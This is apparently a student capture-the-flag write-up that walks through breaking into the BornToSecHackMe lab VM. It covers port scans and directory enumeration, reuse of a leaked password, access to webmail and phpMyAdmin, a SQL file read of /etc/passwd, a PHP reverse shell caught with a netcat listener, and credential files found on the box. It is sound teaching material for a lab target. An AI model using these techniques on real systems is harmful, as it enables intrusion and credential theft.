./BombInTheShell

While working from home, we had the flexibility to set our virtual machine in bridged mode, allowing it to act as a separate entity on the network with its own IP address.

However, at school, due to network restrictions, this approach wasn't feasible. To work around this, we configured our VM with two network adapters: one set to **Host-Only** for connecting directly to the machine, and the other set to **NAT** to provide the server with internet access.

With this setup, we used **Nmap**, a network scanning tool, to determine the server's IP address. This dual-adapter configuration allowed us to maintain a stable connection to the server while also ensuring it had the necessary internet connectivity for our exercises.

Now that we've obtained the server's **IP address** and plan to use **Nmap** to scan its open ports.
This will enable us to determine the various services operating on the system.


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.42.1/24
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for BornToSecHackMe-001.lan (192.168.42.1)
Host is up (0.0028s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
143/tcp  open  imap
443/tcp  open  https
993/tcp  open  imaps
```

We've discovered that ports 21, 22, 80, 143, 443, and 993 are open, indicating active **FTP**, **SSH**, **HTTP**, **IMAP**, **HTTPS**, and **IMAPS** services respectively.

Now, we're going to use the command **sudo nmap -sV -sC -O**, where -sV probes open ports to determine service/version info, -sC runs default scripts for additional insights, and -O attempts to identify the operating system of the host.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -O 192.168.42.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-16 10:46 EST
Nmap scan report for BornToSecHackMe-001.lan (192.168.1.41)
Host is up (0.00075s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: got code 500 "OOPS: vsftpd: refusing to run with writable root inside chroot()".
22/tcp   open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 07:bf:02:20:f0:8a:c8:48:1e:fc:41:ae:a4:46:fa:25 (DSA)
|   2048 26:dd:80:a3:df:c4:4b:53:1e:53:42:46:ef:6e:30:b2 (RSA)
|_  256 cf:c3:8c:31:d7:47:7c:84:e2:d2:16:31:b2:8e:63:a7 (ECDSA)
80/tcp   open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Hack me if you can
|_http-server-header: Apache/2.2.22 (Ubuntu)
143/tcp  open  imap     Dovecot imapd
|_imap-capabilities: ID IMAP4rev1 IDLE post-login Pre-login LITERAL+ listed OK STARTTLS have LOGINDISABLEDA0001 LOGIN-REFERRALS SASL-IR more ENABLE capabilities
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2015-10-08T20:57:30
|_Not valid after:  2025-10-07T20:57:30
|_ssl-date: 2023-11-16T15:47:12+00:00; +2s from scanner time.
443/tcp  open  ssl/http Apache httpd 2.2.22
| ssl-cert: Subject: commonName=BornToSec
| Not valid before: 2015-10-08T00:19:46
|_Not valid after:  2025-10-05T00:19:46
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: 404 Not Found
|_ssl-date: 2023-11-16T15:47:12+00:00; +2s from scanner time.
993/tcp  open  ssl/imap Dovecot imapd
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2015-10-08T20:57:30
|_Not valid after:  2025-10-07T20:57:30
|_imap-capabilities: ID IDLE listed Pre-login LITERAL+ post-login OK AUTH=PLAINA0001 have IMAP4rev1 LOGIN-REFERRALS SASL
-IR more ENABLE capabilities
|_ssl-date: 2023-11-16T15:47:12+00:00; +2s from scanner time.
MAC Address: 08:00:27:74:5E:B4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Our next step in this exploration is to focus on Apache HTTP server on ports 80 and 443. We will begin by connecting to the server using a web browser, targeting the address *192.168.42.1* on both ports.



After a brief examination of the websites on the server, we found that there isn't much visible content to explore. So, now we'll shift our focus to uncovering potentially **hidden directories**.

To do this, we plan to use directory finder tools like **Dirb** or **Gobuster**.

These tools will assist us in scanning the **server** using common directory name **wordlists**, which can reveal directories not immediately apparent through standard browsing.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -k -u https://192.168.42.1 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://192.168.1.41
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin/             (Status: 403) [Size: 289]
/forum                (Status: 301) [Size: 314] [--> https://192.168.42.1/forum/]
/phpmyadmin           (Status: 301) [Size: 319] [--> https://192.168.42.1/phpmyadmin/]
/server-status        (Status: 403) [Size: 294]
/webmail              (Status: 301) [Size: 316] [--> https://192.168.42.1/webmail/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Using **Gobuster**, we've successfully identified several interesting directories on the server:

/cgi-bin/ - This directory is present but access is forbidden (Status: 403). It typically contains executable scripts and is a common target for security investigations.


/forum - This directory redirects to a secure version (Status: 301), pointing to **https://192.168.42.1/forum/**. This indicates there's an active forum hosted on the server.

/phpmyadmin - Also redirecting to a secure version (Status: 301) at **https://192.168.42.1/phpmyadmin/**. This indicates the server is using the phpMyAdmin tool for database management, which could be an important area to investigate further.


/server-status - Access to this directory is forbidden (Status: 403). It's commonly used for monitoring the health and status of the Apache server.

/webmail - This directory redirects to **https://192.168.42.1/webmail/** (Status: 301), indicating the presence of a webmail service on the server.


The **forum** directory stands out as the only one accessible without requiring **authentication**.
We'll focus our efforts there, exploring the **forum's contents** and interactions to search for potential **clues**.



The exploration of the **forum** has yielded useful information, notably a collection of **usernames** that could be valuable for later stages of our investigation. Despite a significant amount of irrelevant content in many forum threads, we've identified a potentially valuable thread titled "**Probleme login ?**" by **lmezard**




In the log, we've noticed that **lmezard**, accidentally pasted their password **!q\]Ej?*5K5cy*AJ** into the username field. This gives us the opportunity to use this password to access her forum account.




We've retrieved **lmezard**'s **email address** *laurie@borntosec.net* from her forum profile and plan to access her mailbox using her forum password via the **webmail service** (*https://192.168.42.1/webmail/*).

Following a successful login to the **mailbox**, we've discovered an email containing **root credentials** for the **webserver's database**.



Having obtained the root credentials, we now have privileged access to the phpMyAdmin interface using the username **root** and the password **Fg-'kKXBj87E:aJ$**. This allows us to directly interact with the server's databases at the highest level of authority.

After thoroughly examining the **databases**, we found the **forum user credentials,** but they are securely *hashed*, making them impossible to crack with our current means. Even if we had managed to decrypt these **passwords**, it's likely that the forum passwords differ from their **SSH credentials**.



Upon further exploration, we realized the capability to run **SQL queries** directly on the server through **phpMyAdmin**. Leveraging this, we successfully executed a command to extract the server's passwd file:

SELECT LOAD_FILE('/etc/passwd');


```
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/sh
ft_root:x:1000:1000:ft_root,,,:/home/ft_root:/bin/bash
mysql:x:106:115:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:116:ftp daemon,,,:/srv/ftp:/bin/false
lmezard:x:1001:1001:laurie,,,:/home/lmezard:/bin/bash
laurie@borntosec.net:x:1002:1002:Laurie,,,:/home/laurie@borntosec.net:/bin/bash
laurie:x:1003:1003:,,,:/home/laurie:/bin/bash
thor:x:1004:1004:,,,:/home/thor:/bin/bash
zaz:x:1005:1005:,,,:/home/zaz:/bin/bash
dovecot:x:108:117:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:109:65534:Dovecot login user,,,:/nonexistent:/bin/false
postfix:x:110:118::/var/spool/postfix:/bin/false
```

Using the ability to execute **SQL queries** on the server, we identified multiple exploitable mechanics. We've decided to utilize a **PHP script** that enables file uploads to the **server**. To effectively use this script, our first step is to locate a directory with write permissions accessible to the **mysql** user, as we couldn't write in the previously discovered directories.

To achieve this, we'll employ **Dirb** with its recursive search functionality, allowing us to thoroughly scan all the folders within those directories:

```
┌──(kali㉿kali)-[~]
└─$ dirb https:// /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Nov 17 12:42:29 2023
URL_BASE: https://192.168.42.1/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://192.168.42.1/ ----
+ https://192.168.42.1/cgi-bin/ (CODE:403|SIZE:289)
==> DIRECTORY: https://192.168.42.1/forum/
==> DIRECTORY: https://192.168.42.1/phpmyadmin/
+ https://192.168.42.1/server-status (CODE:403|SIZE:294)
==> DIRECTORY: https://192.168.42.1/webmail/

---- Entering directory: https://192.168.42.1/forum/ ----
+ https://192.168.42.1/forum/backup (CODE:403|SIZE:293)
+ https://192.168.42.1/forum/config (CODE:403|SIZE:293)
==> DIRECTORY: https://192.168.42.1/forum/images/
==> DIRECTORY: https://192.168.42.1/forum/includes/
+ https://192.168.42.1/forum/index (CODE:200|SIZE:4935)
+ https://192.168.42.1/forum/index.php (CODE:200|SIZE:4935)
==> DIRECTORY: https://192.168.42.1/forum/js/
==> DIRECTORY: https://192.168.42.1/forum/lang/
==> DIRECTORY: https://192.168.42.1/forum/modules/
==> DIRECTORY: https://192.168.42.1/forum/templates_c/
==> DIRECTORY: https://192.168.42.1/forum/themes/
==> DIRECTORY: https://192.168.42.1/forum/update/

---- Entering directory: https://192.168.42.1/phpmyadmin/ ----
+ https://192.168.42.1/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ https://192.168.42.1/phpmyadmin/index.php (CODE:200|SIZE:7540)
==> DIRECTORY: https://192.168.42.1/phpmyadmin/js/
+ https://192.168.42.1/phpmyadmin/libraries (CODE:403|SIZE:301)
==> DIRECTORY: https://192.168.42.1/phpmyadmin/locale/
+ https://192.168.42.1/phpmyadmin/phpinfo.php (CODE:200|SIZE:7540)
+ https://192.168.42.1/phpmyadmin/setup (CODE:401|SIZE:480)
==> DIRECTORY: https://192.168.42.1/phpmyadmin/themes/
```

Having compiled a list of subdirectories to test, we've identified a writable directory: **/forum/templates_c**. We will proceed to write there this PHP script, designed to enable us to upload files onto the server.



Now that we have the capability to **upload** files to the server, our next step is to upload a **PHP-based reverse shell.** This type of script establishes a backdoor, allowing us remote access to the server's command line interface.
For this purpose, we'll utilize a well-known reverse shell PHP script available from *pentestmonkey.net*

With the reverse shell script uploaded, we'll set up a listener on our terminal using **Netcat**.
By then navigating to the script's URL in a web browser, we will trigger the script execution.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.1.54] from (UNKNOWN) [192.168.42.1] 45273
Linux BornToSecHackMe 3.2.0-91-generic-pae #129-Ubuntu SMP Wed Sep 9 11:27:47 UTC 2015 i686 i686 i386 GNU/Linux
 08:27:11 up  7:24,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off

$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@BornToSecHackMe:/$ export TERM=xterm-256color
export TERM=xterm-256color
www-data@BornToSecHackMe:/$ ^Z
zsh: suspended  nc -lvnp 1337

┌──(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 1337

www-data@BornToSecHackMe:/$
```

Having successfully established a simplified shell connection through the **reverse shell**, our next objective is to **upgrade** it to a more functional and user-friendly environment.
To achieve this, we'll set up an **xterm environment** and secure a **pseudoterminal** (pty) with **/bin/bash**.

Utilizing the **upgraded shell**, we quickly discovered a critical piece of information: **user credentials**.

```
www-data@BornToSecHackMe:/$ cd home/
www-data@BornToSecHackMe:/home$ ls -al
total 0
drwxrwx--x 1 www-data             root                  60 Oct 13  2015 .
drwxr-xr-x 1 root                 root                 220 Nov 17 01:02 ..
drwxr-x--- 2 www-data             www-data              31 Oct  8  2015 LOOKATME
drwxr-x--- 6 ft_root              ft_root              156 Jun 17  2017 ft_root
drwxr-x--- 3 laurie               laurie               143 Oct 15  2015 laurie
drwxr-x--- 1 laurie@borntosec.net laurie@borntosec.net  60 Oct 15  2015 laurie@borntosec.net
dr-xr-x--- 2 lmezard              lmezard               61 Oct 15  2015 lmezard
drwxr-x--- 3 thor                 thor                 129 Oct 15  2015 thor
drwxr-x--- 4 zaz                  zaz                  147 Oct 15  2015 zaz
www-data@BornToSecHackMe:/home$ cd LOOKATME/
www-data@BornToSecHackMe:/home/LOOKATME$ ls -al
total 1
drwxr-x--- 2 www-data www-data 31 Oct  8  2015 .
drwxrwx--x 1 www-data root     60 Oct 13  2015 ..
-rwxr-x--- 1 www-data www-data 25 Oct  8  2015 password
www-data@BornToSecHackMe:/home/LOOKATME$ cat password
lmezard:G!@M6f4Eatau{sF"
```

Upon discovering the **password**, we initially attempted to use it for **SSH** access, but it turned out that these credentials were actually for **FTP** access.
Upon logging into the **FTP service**, we accessed the home folder of the user **lmezard**. In this directory, we discovered two files that we proceeded to download.

```
┌──(kali㉿kali)-[~]
└─$ ftp -p lmezard@192.168.42.1
Connected to 192.168.42.1.
220 Welcome on this server
331 Please specify the password.
Password: G!@M6f4Eatau{sF"
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,1,41,89,153).
150 Here comes the directory listing.
-rwxr-x---    1 1001     1001           96 Oct 15  2015 README
-rwxr-x---    1 1001     1001       808960 Oct 08  2015 fun
226 Directory send OK.
ftp> get README
227 Entering Passive Mode (192,168,1,41,160,3).
150 Opening BINARY mode data connection for README (96 bytes).
100% |***********************************|    96      808.18 KiB/s    00:00 ETA
226 Transfer complete.
ftp> get fun
227 Entering Passive Mode (192,168,1,41,177,62).
150 Opening BINARY mode data connection for fun (808960 bytes).
100% |***********************************|   790 KiB  120.05 MiB/s    00:00 ETA
226 Transfer complete.
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cat README
Complete this little challenge and use the result as password for user 'laurie' to login in ssh

┌──(kali㉿kali)-[~]
└─$ file fun
fun: POSIX tar archive (GNU)
```

The **fun** file we downloaded is a **tar archive** containing 750 **pcap** files.
Each file includes a snippet of **C code** and has a **file number** at the last line, but they are not arranged in the correct sequence.

After rearranging the **pcap files** in the correct order to reconstruct the **C source code**, we removed all the **useless()** functions from it, focusing solely on its essential parts. This is the refined version of the code:

```c
char getme1() { return 'I'; }
char getme2() { return 'h'; }
char getme3() { return 'e'; }
char getme4() { return 'a'; }
char getme5() { return 'r'; }
char getme6() { return 't'; }
char getme7() { return 'p'; }
char getme8() { return 'w'; }
char getme9() { return 'n'; }
char getme10() { return 'a'; }
char getme11() { return 'g'; }
char getme12() { return 'e'; }

int main() {
    printf("MY PASSWORD IS: ");
    printf("%c",getme1());
    printf("%c",getme2());
    printf("%c",getme3());
    printf("%c",getme4());
    printf("%c",getme5());
    printf("%c",getme6());
    printf("%c",getme7());
    printf("%c",getme8());
    printf("%c",getme9());
    printf("%c",getme10());
    printf("%c",getme11());
    printf("%c",getme12());
    printf("\n");
    printf("Now SHA-256 it and submit");
}
```

./BombInTheShell²